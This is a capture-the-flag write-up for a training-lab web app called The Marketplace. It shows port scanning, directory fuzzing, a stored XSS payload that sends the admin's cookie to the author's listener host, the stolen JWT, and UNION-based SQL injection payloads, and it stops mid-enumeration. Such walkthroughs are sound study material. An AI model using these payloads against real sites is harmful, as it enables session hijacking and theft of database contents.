TL;DR
In this challenge we first exploit XSS to achieve admin JWT token. Then, we exploit SQL Injection to get credentials for ssh login as jake.
We move to user michael using sudo on /opt/backups/backup.sh and flaw in the script.
Lastly, we escape from the container using docker group and spawning a container mounted to root filesystem.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with nginx http server and port 32768 with http node.js server.
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:3c:c5:62:65:eb:7f:5d:92:24:e9:3b:11:b5:23:b9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLj5F//uf40JILlSfWp95GsOiuwSGSKLgbFmUQOACKAdzVcGOteVr3lFn7vBsp6xWM5iss8APYi9WqKpPQxQLr2jNBybW6qrNfpUMVH2lLcUHkiHkFBpEoTP9m/6P9bUDCe39aEhllZOCUgEtmLpdKl7OA3tVjhthrNHNPW+LVfkwlBgxGqnRWxlY6XtlsYEKfS1B+wODrcVwUxOHthDps/JMDUvkQUfgf/jpy99+twbOI1OZbCYGJFtV6dZoRqsp1Y4BpM3VjSrrvV0IzYThRdssrSUgOnYrVOZl8MrjMFAxOaFbTF2bYGAS/T68/JxVxktbpGN/1iOrq3LRhxbF1
|   256 06:b7:99:94:0b:09:14:39:e1:7f:bf:c7:5f:99:d3:9f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHyTgq5FoUG3grC5KNPAuPWDfDbnaq1XPRc8j5/VkmZVpcGuZaAjJibb9RVHDlbiAfVxO2KYoOUHrpIRzKhjHEE=
|   256 0a:75:be:a2:60:c6:2b:8a:df:4f:45:71:61:ab:60:b7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA2ol/CJc6HIWgvu6KQ7lZ6WWgNsTk29bPKgkhCvG2Ar
80/tcp    open  http    syn-ack ttl 61 nginx 1.19.2
|_http-title: The Marketplace
| http-robots.txt: 1 disallowed entry
|_/admin
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.19.2
32768/tcp open  http    syn-ack ttl 61 Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-title: The Marketplace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add themarketplace.thm to our /etc/hosts.
Use XSS to achieve admin JWT token
we start with ffuf:
┌──(agonen㉿kali)-[~/thm/TheMarketplace]
└─$ ffuf -u "http://themarketplace.thm:32768/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://themarketplace.thm:32768/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

Login                   [Status: 200, Size: 857, Words: 200, Lines: 36, Duration: 162ms]
images                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 156ms]
login                   [Status: 200, Size: 857, Words: 200, Lines: 36, Duration: 168ms]
messages                [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 164ms]
new                     [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 164ms]
robots.txt              [Status: 200, Size: 31, Words: 3, Lines: 3, Duration: 165ms]
signup                  [Status: 200, Size: 667, Words: 159, Lines: 31, Duration: 167ms]
stylesheets             [Status: 301, Size: 189, Words: 7, Lines: 11, Duration: 164ms]
:: Progress: [4750/4750] :: Job [1/1] :: 233 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
we can see the file robots.txt, let’s check it:
┌──(agonen㉿kali)-[~/thm/TheMarketplace]
└─$ curl http://themarketplace.thm/robots.txt
User-Agent: *
Disallow: /admin
we can’t access it however.

I noticed that after creating our account, we can add items, this is vulnerable to XSS.


here we can see the request itself

In addition, we can report this to the admin. So, let’s create the payload for our XSS:
<script>document.location="http://192.168.164.248:8081/?" + document.cookie</script>
and then, we can send the report to the admin:

we got back:
┌──(agonen㉿kali)-[~/thm/TheMarketplace]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.67.180.16 - - [08/Dec/2025 14:23:40] "GET /?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE3NjUxOTY2MTl9.9GkM00vexIrhM8wwzhq2Nv4m0i2aS9vZ35FVPiZdfqM HTTP/1.1" 200 -
Now, using the token we got, we can view the /admin endpoint:

we got the flag:
THM{c37a63895910e478f28669b048c348d5}
Exploit SQL Injection to find users and ssh password
we can view users on the endpoint, for example, http://themarketplace.thm/admin?user=2.

I gave ' and it broke, looks like SQL Injection:

we can use this payload to get all schemas:
5 union select 1,(select group_concat(SCHEMA_NAME) from information_schema.schemata),null,null

2 schemas.
information_schema,marketplace
Then we want all tables from marketplace:
5 union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='marketplace')
